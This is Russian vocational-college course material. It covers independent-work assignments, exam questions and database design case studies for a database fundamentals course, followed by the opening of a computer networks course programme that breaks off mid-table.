ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и **профессиональных компетенций (ПК):**

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

Самостоятельная работа
по теме «Практическое применение различных алгоритмов сжатия. Сравнение и анализ архиваторов. Кодирование Хаффмана»

Время выполнения – 2 часа

Введение

Алгоритм Хаффмана — адаптивный жадный алгоритм оптимального префиксного кодирования алфавита с минимальной избыточностью. Был разработан в 1952 году аспирантом Массачусетского технологического института Дэвидом Хаффманом. Сжатие данных по Хаффману применяется при сжатии фото- и видеоизображений (JPEG, стандарты сжатия MPEG), в архиваторах (PKZIP, LZH и др.), в протоколах передачи данных MNP5 и MNP7.

Жадный алгоритм (Greedy algorithm) — алгоритм, заключающийся в принятии локально оптимальных решений на каждом этапе, допуская, что конечное решение также окажется оптимальным.

Идея алгоритма Хаффмана состоит в следующем: зная вероятности символов в сообщении, можно описать процедуру построения кодов переменной длины, состоящих из целого количества битов. Символам с большей вероятностью ставятся в соответствие более короткие коды.

Коды Хаффмана обладают свойством префиксности (то есть ни одно кодовое слово не является префиксом другого), что позволяет однозначно их декодировать.

Виды работ:

1. Законспектировать тему по следующему плану:

1. Порядок работы алгоритма Хаффмана.
2. Построение оптимального кодового дерева.
3. Средняя длина кода и ее расчет.
4. Дисперсия кода и ее расчет.

2. Выполнить задание:

1. В качестве исходной строки текста выбрать «Фамилия Имя Отчество» студента.

2. Сформировать алфавит фразы, посчитать количество вхождений символов и их вероятности появления.

3. Отсортировать алфавит в порядке убывания вероятности появления символов.

4. Построить дерево кодирования.

5. Упорядочить построенное дерево слева-направо (при необходимости). Присвоить ветвям коды. Определить коды символов.

6. Закодировать исходную строку.

7. Рассчитать коэффициенты сжатия относительно кодировки ASCII и относительно равномерного кода.

8. Рассчитать среднюю длину полученного кода и его дисперсию.

Самостоятельная работа
по теме 3.1. Этапы проектирования баз данных

Время выполнения – 2 часа

Виды работ:

1. Повторить материал по моделям данных
2. Выполнить задания:

Задание № 1. Построить иерархическую, сетевую модель данных. Указать корневой тип, подтипы, узлы.

а) Многоуровневая файловая система;

б) Объектная модель Word.

Задание № 2. Построить реляционную модель данных. Указать атрибуты, кортежи, степень отношения, кардинальное число, домен.

а) Студенты колледжа;

б) Книги.

Задание № 3. Построить многомерную модель данных.

а) Интенсивность движения автомобилей на перекрестках по часам суток;

б) Добыча полезных ископаемых в РФ;

Задание № 4. Построить объектно-ориентированную модель данных.

а) ВУЗ;

б) Школа

Самостоятельная работа
по теме 3.2. Проектирование структур баз данных

Обращение к объектам БД с помощью встроенного языка программирования VBA

Время выполнения – 2 часа

Краткая теория

Пример 1. Вывести все записи из таблицы БД в текстовое окно

```
Data22.Recordset.MoveFirst 46
    Do While Data22.Recordset.EOF = False
    Номер_маршрута = Data22.Recordset.Fields("Номер"). Value
    Схема = Data22.Recordset.Fields(“Схема").Value Text1.
    Text=Text1.Text &Номер_маршрута&Схема
    Data22.Recordset.MoveNext
Loop
Data22.Recordset.Close
```

Пример 2. Добавить новую запись к таблице

```
Data3.Recordset.AddNew
Data3.Recordset.Fields("ID ОП").Value = ID_ОП Data3.Recordset.Fields("ID
соседнегоОП").Value = ID_ОП_соседнего Data3.Recordset.Fields("ID
маршрута").Value = ID_маршрута
Data3.Recordset.Fields("Направление").Value = направление
Data3.Recordset.Update
```

Пример 3. Найти автора с минимальной премией

```
Data1.Recordset.MoveFirst
Min=100000000
Do While Data1.Recordset.EOF = False
    Автор = Data1.Recordset.Fields(«ФИОавтора").Value
    Премия = Data1.Recordset.Fields(“премия").Value
    IF Премия
        Найден_автор=Автор
    End If
    Data1.Recordset.MoveNext
Loop Text1.
Text=“Найден автор” & Найден_автор & “Премия=” & Премия
```

Виды работ:

- Разместить на форме командные кнопки.
- Добавить элементы для вывода данных (например, надписи).
- Написать программу на языке VBA.

1. Вывести на экран список всех исполнителей.

2. Вывести на экран всю информацию об исполнителе, фамилию которого вводит пользователь. Примечание: Можно использовать функцию Inputbox. Синтакис: ФИО= Inputbox (“Введи фамилию для поиска”)

3. Добавить новую запись к таблице «Исполнители». Примечание: Перед выполнением следующих заданий необходимо выполнить резервное копирование БД!

4. Удалить исполнителя, ФИО которого введены с клавиатуры.

5. Изменить регистр данных, находящихся в таблице «Исполнители» на верхний. Примечание: Можно использовать функции UCase (см. справку Access)

6. Найти количество записей в таблице «Диски».

7. Найти количество дисков, выпущенных в июне. Примечание: Можно использовать функции DatePart (см. справку Access)

8. Для всех дисков, выпущенных в июне, добавить к характеристике диска слова «Выпущен в июне».

9. Заменить в таблице «Композиции» слова «1 песня» на «One song». Примечание: Можно использовать функции InStr, Mid (см. справку Access).

10. Вывести на экран список всех исполнителей.

11. Вывести на экран всю информацию о исполнителе, фамилию которого вводит пользователь. Примечание: Можно использовать функцию Inputbox. Синтакис: ФИО= Inputbox (“Введи фамилию для поиска”)

12. Найти суммарное количество дисков у всех исполнителей.

13. Используя язык SQL, в VBA сгенерировать запрос для добавления записи в таблицу «Диски» с любыми, заранее заданными значениями полей.

14. Используя язык SQL, в VBA сгенерировать параметрический запрос для добавления N записей в таблицу «Композиции». Значения параметров (N, ФИО, адрес, …) вводятся с клавиатуры.

15. Используя язык SQL, написать программу в VBA для добавления полей «пол» и «военнообязанный» (логическое/Logical) к таблице «Исполнители». Для добавления использовать конструкцию SQL “ALTER TABLE …” . Поле «пол» заполнить вручную.

16. Используя язык SQL, написать программу в VBA для изменения значения поля «военнообязанный» на «Да» для всех мужчин и на «Нет» для всех женщин.

17. Используя язык SQL, в VBA сгенерировать запрос для удаления всех дисков, выпущенных в заданном пользователем интервале дат.

Экзаменационные вопросы
для промежуточной аттестации
по дисциплине ОП.04 Основы проектирования баз данных

Время выполнения – 6 часов

1. БД: определение, свойства, требования.
2. СУБД. Назначение, возможности.
3. Локальные и удаленные БД.
4. Логические модели.
5. Виды связей между таблицами.
6. Нормализация. Приведение к 3-й нормальной форме.
7. Индексы и ключи.
8. СУБД MySQL.
9. Язык SQL, MySQL.
10. Запуск MySQL. Подключение к БД.
11. Создание и удаление таблиц и баз данных.
12. Заполнение таблиц. Удаление записей.
13. Выбор и сортировка данных.
14. Извлечение данных из нескольких таблиц.
15. Использование подзапросов.
16. Левостороннее объединение.
17. Псевдонимы и конструкция LIMIT
18. Группировка и агрегирование данных.
19. Изменение данных в таблице.
20. Изменение структуры таблицы.
21. Пользователи и привилегии.
22. Типы данных в MySQL, функции MySQL.
23. Понятие дампа. Создание дампа и базы данных из дампа.
24. Внешние ключи и ссылочная целостность.
25. Типы таблиц MySQL.
26. Механизм транзакций

Варианты практических задач
для промежуточной аттестации
по дисциплине ОП.04 Основы проектирования баз данных

1. База данных «Распределение дополнительных обязанностей»

Описание предметной области

Вы работаете в коммерческой компании и занимаетесь распределением дополнительных разовых работ.

Вашей задачей является отслеживание хода их выполнения. Компания имеет определенный штат сотрудников, каждый из которых получает определенный оклад. Время от времени возникает потребность в выполнении некоторой дополнительной работы, не входящей в круг основных должностных обязанностей сотрудников. Для наведения порядка в этой сфере деятельности вы проклассифицировали все виды дополнительных работ, определив сумму оплаты по факту их выполнения. При возникновении дополнительной работы определенного вида вы назначаете ответственного, фиксируя дату начала. По факту окончания вы фиксируете дату и выплачиваете дополнительную сумму к зарплате с учетом вашей классификации.

Возможный набор сущностей

Сотрудники (Код сотрудника, Фамилия, Имя, Отчество, Оклад).

Виды работ (Код вида, Описание, Оплата за день).

Работы (Код сотрудника, Код вида, Дата начала, Дата окончания).

2. База данных «Техническое обслуживание станков»

Описание предметной области

Ваше предприятие занимается ремонтом станков и другого промышленного оборудования.

Вашей задачей является отслеживание финансовой стороны деятельности предприятия. Клиентами вашей компании являются промышленные предприятия, оснащенные различным сложным оборудованием. В случае поломок оборудования они обращаются к вам. Ремонтные работы в вашей компании организованы следующим образом: все станки проклассифицированы по странам-производителям, годам выпуска и маркам. Все виды ремонта отличаются названием, продолжительностью в днях, стоимостью. Исходя из этих данных, по каждому факту ремонта вы фиксируете вид станка и дату начала ремонта.

Возможный набор сущностей

Виды станков (Код вида станка, Страна, Год выпуска, Марка).

Виды ремонта (Код ремонта, Название, Продолжительность, Стоимость, Примечания).

Ремонт (Код вида станка, Код ремонта, Дата начала, Примечания).

3. База данных «Туристическая фирма»

Описание предметной области

Вы работаете в туристической компании, продающей путевки клиентам.

Вашей задачей является отслеживание финансовой стороны деятельности фирмы. Работа с клиентами в вашей компании организована следующим образом: у

каждого клиента, пришедшего к вам, собираются некоторые стандартные данные – фамилия, имя, отчество, адрес, телефон. После этого сотрудники выясняют у клиента, где он хотел бы отдыхать. При этом ему демонстрируются различные варианты, включающие страну проживания, особенности местного климата, имеющиеся отели разного класса. Наряду с этим обсуждается возможная длительность пребывания и стоимость путевки. В случае если удалось договориться и найти для клиента приемлемый вариант, вы регистрируете факт продажи путевки (или путевок, если клиент покупает сразу несколько путевок), фиксируя дату отправления. Иногда вы решаете предоставить клиенту некоторую скидку.

Возможный набор сущностей

Маршруты (Код маршрута, Страна, Климат, Длительность, Отель, Стоимость).

Путевки (Код маршрута, Код клиента, Дата отправления, Количество, Скидка).

Клиенты (Код клиента, Фамилия, Имя, Отчество, Адрес, Телефон).

4. База данных «Грузовые перевозки»

Описание предметной области

Вы работаете в компании, занимающейся перевозками грузов.

Вашей задачей является отслеживание стоимости перевозок с учетом заработной платы водителей. Компания осуществляет перевозки по различным маршрутам. Для каждого маршрута вы определили некоторое название, вычислили примерное расстояние и установили некоторую оплату для водителя. Информация о водителях включает фамилию, имя, отчество и стаж. Для проведения расчетов вы храните полную информацию о перевозках (маршрут, водитель, даты отправки и прибытия). По факту некоторых перевозок водителям выплачивается премия.

Возможный набор сущностей

Маршруты (Код маршрурта, Название, Дальность, Количество дней в пути, Оплата).

Водители (Код водителя, Фамилия, Имя, Отчество, Стаж).

Проделанная работа (Код маршрута, Код водителя, Дата отправки, Дата возвращения, Премия).

5. База данных «Учет телефонных переговоров»

Описание предметной области

Вы работаете в коммерческой службе телефонной компании. Компания предоставляет абонентам телефонные линии для междугородних переговоров.

Вашей задачей является отслеживание стоимости междугородних телефонных переговоров. Абонентами компании являются юридические лица, имеющие телефонную точку, ИНН, расчетный счет в банке. Стоимость переговоров зависит от города, в который осуществляется звонок, и времени суток (день, ночь). Каждый звонок абонента автоматически фиксируется в базе данных. При этом запоминаются город, дата, длительность разговора и время суток.

Возможный набор сущностей

Абоненты (Код абонента, Номер телефона, ИНН, Адрес).

Города (Код города, Название, Тариф дневной, Тариф ночной).

Переговоры (Код переговоров, Код абонента, Код города, Дата, Количество минут, Время суток).

6. База данных «Учет внутриофисных расходов»

Описание предметной области

Вы работаете в бухгалтерии частной фирмы. Сотрудники фирмы имеют возможность осуществлять мелкие покупки для нужд фирмы, предоставляя в бухгалтерию товарный чек.

Вашей задачей является отслеживание внутриофисных расходов. Фирма состоит из отделов. Каждый отдел имеет название. В каждом отделе работает определенное количество сотрудников. Сотрудники могут осуществлять покупки в соответствии с видами расходов. Каждый вид расходов имеет название, некоторое описание и предельную сумму средств, которые могут быть потрачены в месяц. При 14 каждой покупке сотрудник оформляет документ, где указывает вид расхода, дату, сумму и отдел.

Возможный набор сущностей

Отделы (Код отдела, Название, Количество сотрудников).

Виды расходов (Код вида, Название, Описание, Предельная норма).

Расходы (Код расхода, Код вида, Код отдела, Сумма, Дата).

7. База данных «Библиотека»

Описание предметной области

Вы являетесь руководителем библиотеки.

Ваша библиотека решила зарабатывать деньги, выдавая напрокат некоторые книги, имеющиеся в небольшом количестве экземпляров. Вашей задачей является отслеживание финансовых показателей работы. У каждой книги, выдаваемой в прокат, есть название, автор, жанр. В зависимости от ценности книги вы определили для каждой из них залоговую стоимость (сумма, вносимая клиентом при взятии книги напрокат) и стоимость проката (сумма, которую клиент платит при возврате книги, получая назад залог). В библиотеку обращаются читатели. Все читатели регистрируются в картотеке, которая содержит стандартные анкетные данные (фамилия, имя, отчество, адрес, телефон). Каждый читатель может обращаться в библиотеку несколько раз. Все обращения читателей фиксируются, при этом по каждому факту выдачи книги запоминаются дата выдачи и ожидаемая дата возврата.

Возможный набор сущностей

Книги (Код книги, Название, Автор, Залоговая стоимость, Стоимость проката, Жанр).

Читатели (Код читателя, Фамилия, Имя, Отчество, Адрес, Телефон).

Выданные книги (Код книги, Код читателя, Дата выдачи, Дата возврата).

8. База данных «Прокат автомобилей»

Описание предметной области

Вы являетесь руководителем коммерческой службы в фирме, занимающейся прокатом автомобилей.

Вашей задачей является отслеживание финансовых показателей работы пункта проката. В автопарк входит некоторое количество автомобилей различных марок, стоимостей и типов. Каждый автомобиль имеет свою стоимость проката. В пункт проката обращаются клиенты. Все клиенты проходят обязательную регистрацию, при которой о них собирается стандартная информация (фамилия, имя, отчество, адрес, телефон). Каждый клиент может обращаться в пункт проката несколько раз. Все обращения клиентов фиксируются, при этом по каждой сделке запоминаются дата выдачи и ожидаемая дата возврата.

Возможный набор сущностей

Автомобили (Код автомобиля, Марка, Стоимость, Стоимость проката, Тип).

Клиенты (Код клиента, Фамилия, Имя, Отчество, Адрес, Телефон).

Выданные автомобили (Код автомобиля, Код клиента, Дата выдачи, Дата возврата).

9. База данных «Выдача банком кредитов»

Описание предметной области

Вы являетесь руководителем информационно-аналитического центра коммерческого банка. Одним из существенных видов деятельности банка является выдача кредитов юридическим лицам.

Вашей задачей является отслеживание динамики работы кредитного отдела. В зависимости от условий получения кредита, процентной ставки и срока возврата все кредитные операции делятся на несколько основных видов. Каждый из этих видов имеет свое название. Кредит может получить клиент, при регистрации предоставивший следующие сведения: название, вид собственности, адрес, телефон, контактное лицо. Каждый факт выдачи кредита регистрируется банком, при этом фиксируются сумма кредита, клиент и дата выдачи.

Возможный набор сущностей

Виды кредитов (Код вида, Название, Условия получения, Ставка, Срок).

Клиенты (Код клиента, Название, Вид собственности, Адрес, Телефон, Контактное лицо).

Кредиты (Код вида, Код клиента, Сумма, Дата выдачи).

10. База данных «Инвестирование свободных средств»

Описание предметной области

Вы являетесь руководителем аналитического центра инвестиционной компании, занимающейся вложением денежных средств в ценные бумаги.

Ваши клиенты – предприятия, которые доверяют управлять их свободными денежными средствами на определенный период. Вам необходимо выбрать вид ценных бумаг, которые позволят получить прибыль и компании, и клиенту. При работе с клиентом для вас весьма существенной является информация о предприятии – название, вид собственности, адрес и телефон.

Возможный набор сущностей

Ценные бумаги (Код ценной бумаги, Минимальная сумма сделки, Рейтинг, Доходность за прошлый год, Дополнительная информация).

Инвестиции (Код инвестиции, Код ценной бумаги, Код клиента, Котировка, Дата покупки, Дата продажи).

Клиенты (Код клиента, Название, Вид собственности, Адрес, Телефон).

11. База данных «Занятость актеров театра»

Описание предметной области

Вы являетесь коммерческим директором театра, и в ваши обязанности входит вся организационно-финансовая работа, связанная с привлечением актеров и заключением контрактов.

Вы организовали дело следующим образом: каждый год театр осуществляет постановку различных спектаклей. Каждый спектакль имеет определенный бюджет. Для участия в конкретных постановках в определенных ролях привлекаются актеры. С каждым из актеров вы заключаете персональный контракт на определенную сумму. Каждый из актеров имеет некоторый стаж работы, некоторые из них удостоены различных наград и званий.

Возможный набор сущностей

Актеры (Код актера, Фамилия, Имя, Отчество, Звание, Стаж).

Спектакли (Код спектакля, Название, Год постановки, Бюджет).

Занятость актеров в спектакле (Код актера, Код спектакля, Роль, Стоимость годового контракта).

Расширение постановки задачи

В результате эксплуатации базы данных выяснилось, что в рамках одного спектакля на одну и ту же роль привлекается несколько актеров. Контракт определяет базовую зарплату актера, а по итогам реально отыгранных спектаклей актеру назначается премия. Кроме того, в базе данных нужно хранить информацию за несколько лет. Внести в структуру таблиц изменения, учитывающие эти факты, и изменить существующие запросы. Добавить новые запросы.

12. База данных «Платная поликлиника»

Описание предметной области

Вы являетесь руководителем службы планирования платной поликлиники.

Вашей задачей является отслеживание финансовых показателей работы поликлиники. В поликлинике работают врачи различных специальностей, имеющие разную квалификацию. Каждый день в поликлинику обращаются больные. Все они проходят обязательную регистрацию, при которой в базу данных заносятся стандартные анкетные данные (фамилия, имя, отчество, год рождения). Каждый больной может обращаться в поликлинику несколько раз, нуждаясь в различной медицинской помощи. Все обращения больных фиксируются, при этом устанавливается диагноз, определяется стоимость лечения, запоминается дата обращения.

Возможный набор сущностей

Врачи (Код врача, Фамилия, Имя, Отчество, Специальность, Категория).

Пациенты (Код пациента, Фамилия, Имя, Отчество, Год рождения).

Обращения (Код обращения, Код врача, Код пациента, Дата обращения, Диагноз, Стоимость лечения).

13. База данных «Анализ динамики показателей финансовой отчетности различных предприятий»

Описание предметной области

Вы являетесь руководителем информационно-аналитического центра крупного холдинга.

Вашей задачей является отслеживание динамики показателей для предприятий холдинга. В структуру холдинга входят несколько предприятий. Каждое предприятие имеет стандартные характеристики (название, реквизиты, телефон, контактное лицо). Работа предприятия может быть оценена следующим образом: в начале каждого отчетного периода на основе финансовой отчетности вычисляется по неким формулам определенный набор показателей. Важность показателей характеризуется некоторыми числовыми константами. Значение каждого показателя измеряется в некоторой системе единиц.

Возможный набор сущностей

Показатели (Код показателя, Название, Важность, Единица измерения).

Предприятия (Код предприятия, Название, Банковские реквизиты, Телефон, Контактное лицо).

Динамика показателей (Код показателя, Код предприятия, Дата, Значение).

14. База данных «Учет телекомпанией стоимости прошедшей в эфире рекламы»

Описание предметной области

Вы являетесь руководителем коммерческой службы телевизионной компании.

Вашей задачей является отслеживание расчетов, связанных с прохождением рекламы в телеэфире. Работа построена следующим образом: заказчики просят поместить свою рекламу в определенной передаче в определенный день. Каждый рекламный ролик имеет определенную продолжительность. Для каждой организации-заказчика известны банковские реквизиты, телефон и контактное лицо для проведения переговоров. Передачи имеют определенный рейтинг. Стоимость минуты рекламы в каждой конкретной передаче известна (определяется коммерческой службой исходя из рейтинга передачи и прочих соображений).

Возможный набор сущностей

Передачи (Код передачи, Название, Рейтинг, Стоимость минуты).

Реклама (Код рекламы, Код передачи, Код заказчика, Дата, Длительность в минутах).

Заказчики (Код заказчика, Название, Банковские реквизиты, Телефон, Контактное лицо).

15. База данных «Интернет-магазин»

Описание предметной области

Вы являетесь сотрудником коммерческого отдела компании, продающей различные товары через Интернет.

Вашей задачей является отслеживание финансовой составляющей ее работы. Работа компании организована следующим образом: на Интернет-сайте представлены (выставлены на продажу) некоторые товары. Каждый из них имеет

некоторое название, цену и единицу измерения (штуки, килограммы, литры). Для проведения исследований и оптимизации работы магазина вы пытаетесь собирать данные с клиентов. При этом для вас определяющее значение имеют стандартные анкетные данные, а также телефон и адрес электронной почты для связи. В случае приобретения товаров на сумму свыше 5000 р. клиент переходит в категорию постоянных и получает скидку на каждую покупку в размере 2%. По каждому факту продажи вы автоматически фиксируете клиента, товары, количество, дату продажи, дату доставки.

Возможный набор сущностей

Товары (Код товара, Название, Цена, Единица измерения).

Клиенты (Код клиента, Фамилия, Имя, Отчество, Адрес, Телефон, e-mail, Признак постоянного клиента).

Продажи (Код продажи, Код товара, Код клиента, Дата продажи, Дата доставки, Количество).

ЛИТЕРАТУРА

Учебная литература:

1. Гордеев, С. И. Организация баз данных в 2 ч. Часть 1 : учебник для среднего профессионального образования / С. И. Гордеев, В. Н. Волошина. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 310 с. — (Профессиональное образование). — ISBN 978-5-534-11626-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518510 (дата обращения: 12.01.2024).
2. Гордеев С. И. Организация баз данных в 2 ч. Часть 2 : учебник для среднего профессионального образования / С. И. Гордеев, В. Н. Волошина. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 513 с. — (Профессиональное образование). — ISBN 978-5-534-11625-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518511 (дата обращения: 12.01.2024).
3. Нестеров С. А. Базы данных : учебник и практикум для среднего профессионального образования / С. А. Нестеров. — Москва : Издательство Юрайт, 2024. — 230 с. — (Профессиональное образование). — ISBN 978-5-534-11629-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518507 (дата обращения: 12.01.2024).
4. Стружкин Н. П. Базы данных: проектирование : учебник для среднего профессионального образования / Н. П. Стружкин, В. В. Годин. — Москва : Издательство Юрайт, 2024. — 477 с. — (Профессиональное образование). — ISBN 978-5-534-11635-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518499 (дата обращения: 12.01.2024).

Интернет - ресурсы

Руководство по разработке структуры и проектированию баз данных – URL: https://www.internet-technologies.ru/articles/rukovodstvo-po-razrabotke-struktury-i-proektirovaniyu-bazy-dannyh.html

ОСНОВЫ ПРОЕКТИРОВАНИЯ БАЗ ДАННЫХ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.05. Основы компьютерных сетей

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.05. Компьютерные сети разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 7

3. Условия реализации рабочей программы дисциплины 11

4. Контроль и оценка результатов освоения дисциплины 13

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.05. ОСНОВЫ КОМПЬЮТЕРНЫХ СЕТЕЙ

1.1. Область применения программы

Рабочая программа дисциплины ОП.05. Основы компьютерных сетей является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.05. Основы компьютерных сетей является обязательной дисциплиной общепрофессионального учебного цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен уметь:**

$У_1$ - организовывать и конфигурировать компьютерные сети;

$У_2$ - строить и анализировать модели компьютерных сетей;

$У_3$ - эффективно использовать аппаратные и программные компоненты компьютерных сетей при решении различных задач;

$У_4$ - выполнять схемы и чертежи по специальности с использованием прикладных программных средств;

$У_5$ - работать с протоколами разных уровней (на примере конкретного стека протоколов: TCP/IP, IPX/SPX);

$У_6$ - устанавливать и настраивать параметры протоколов;

$У_7$ - обнаруживать и устранять ошибки при передаче данных.

знать:

$З_1$ - основные понятия компьютерных сетей: типы, топологии, методы доступа к среде передачи;

$З_2$ – аппаратные компоненты компьютерных сетей;

$З_3$ – принципы пакетной передачи данных;

$З_4$ – понятие сетевой модели;

$З_5$ – сетевую модель OSI и другие сетевые модели;

$З_6$ – протоколы: основные понятия, принципы взаимодействия, различия и особенности распространенных протоколов, установка протоколов в операционных системах;

$З_7$ – адресацию в сетях, организацию межсетевого воздействия.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *п*редпринимательскую деятельность в профессиональной сфере, *использовать знания по финансовой грамотности в различных жизненных ситуациях;*

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 07. Содействовать сохранению окружающей среды, *ресурсосбережению, применять знания об изменении климата*[1], принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и **профессиональной компетенцией (ПК):**

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

[1] Выделенное курсивом в рамках данной дисциплины не формируется

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 86 часов, в том числе

в форме практической подготовки – 24 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 68 часов, в том числе

практические занятия –24 часов;

самостоятельная работа обучающегося – 12 часов

промежуточная аттестация – 6 часов

Обязательная часть рабочей программы составляет – 86 часов, вариативная часть – 00 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**86**
в том числе:	
в форме практической подготовки	24
Объем работы обучающегося во взаимодействии с преподавателем	**68**
в том числе:	
практические занятия	24
Самостоятельная работа обучающегося (всего) *в том числе:* *изучение нового материала* *подготовка к промежуточной аттестации*	**12** 6 6
Промежуточная аттестация	**6**

2.2. Формы промежуточной аттестации

3 семестр – экзамен

2.2. Тематический план и содержание дисциплины
ОП.05. Основы компьютерных сетей

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Тема 1. Общие сведения о компьютерной сети	*Содержание учебного материала*		*13*		
	1	Понятие компьютерной сети (компьютерная сеть, сетевое взаимодействие, автономная среда, назначение сети, ресурсы сети, интерактивная связь, Интернет) Классификация компьютерных сетей по степени территориальной распределённости: локальные, глобальные сети, сети масштаба города. Классификация сетей по уровню административной поддержки: одноранговые сети, сети на основе сервера. Классификация сетей по топологии	2		ОК 01, ОК 05, ОК 07, ОК 09, ПК 1.1 -ПК 1.4
	2	Базовые сетевые технологии и комбинированные топологические решения. Достоинства и недостатки базовых сетевых технологий Методы доступа к среде передачи данных. Классификация методов доступа	2		
	3	Методы доступа CSMA/CD, CSM/CA. Маркерные методы доступа	2		
	4	Сетевые модели. Понятие сетевой модели. Модель OSI Уровни модели. Взаимодействие уровней. Интерфейс. Функции уровней модели OSI	2		
	5	Модель TCP/IP	2		
	Практические занятия:		**2**	2	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09, ПК 2.1 - ПК 2.5
	6	**Практическое занятие № 1.** Построение схемы компьютерной сети			
	Самостоятельная работа обучающихся:		**1**		ОК 01 – ОК 05, ОК 09, ПК 2.1 - ПК 2.5
	Заполнение таблицы «Классификация локальных сетей»				
Тема 1.2. Аппаратные компоненты компьютерных сетей	*Содержание учебного материала*		*13*		
	1	Физические среды передачи данных. Типы кабелей и их характеристики. Сравнения кабелей. Типы сетей, линий и каналов связи Соединители, коннекторы для различных типов кабелей. Инструменты для монтажа и тестирования кабельных систем. Беспроводные среды передачи данных	2		ОК 01, ОК 05, ОК 07, ОК 09, ПК 2.1 -ПК 2.5
	2	Коммуникационное оборудование сетей. Сетевые адаптеры. Функции и характеристики сетевых адаптеров. Классификация сетевых адаптеров. Драйверы	2		

		сетевых адаптеров. Установка и конфигурирование сетевого адаптера			
	3	Концентраторы, мосты, коммутирующие мосты, маршрутизаторы, шлюзы, их назначение, основные функции и параметры	2		
	4	Типы серверов: файловые, печати, приложений, сообщений, баз данных	2		
	Практические занятия:		**4**	4	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09, ПК 2.1 - ПК 2.5
	5	**Практическое занятие № 2**. Построение одноранговой сети			
	6	**Практическое занятие № 3.** Подключение и настройка сетевого адаптера. Подключение и настройка модема			
	Самостоятельная работа обучающихся:		**1**		ОК 01 – ОК 05, ОК 09, ПК 2.1 - ПК 2.5
	Изучение амплитудно-частотных характеристик сетевого кабеля – витая пара				
Тема 1.3. Передача данных по сети	*Содержание учебного материала*		*28*		ОК 01, ОК 05, ОК 07, ОК 09, ПК 2.1 -ПК 2.5
	1	Теоретические основы передачи данных. Понятие сигнала, данных. Методы кодирования данных при передаче. Модуляция сигналов. Методы оцифровки	2		
	2	Понятие коммутации. Коммутация каналов, пакетов, сообщений. Понятие пакета	2		
	3	Протокол X.25, достоинства и недостатки. Протокол Frame Relay (FR): назначение, общая характеристика. Сети FR	2		
	4	Технология ATM (Asynchronous Transfer Mode). Основные принципы технологии ATM	2		
	5	Протоколы и стеки протоколов. Структура стеков OSI, IPX/SPX, NetBios/SMB. Стек протоколов TCP/IP. Его состав и назначение каждого протокола	2		
	6	Распределение протоколов по назначению в модели OSI. Сетевые и транспортные протоколы. Протоколы прикладного уровня FTP, HTTP, Telnet, SMTP, POP3	2		
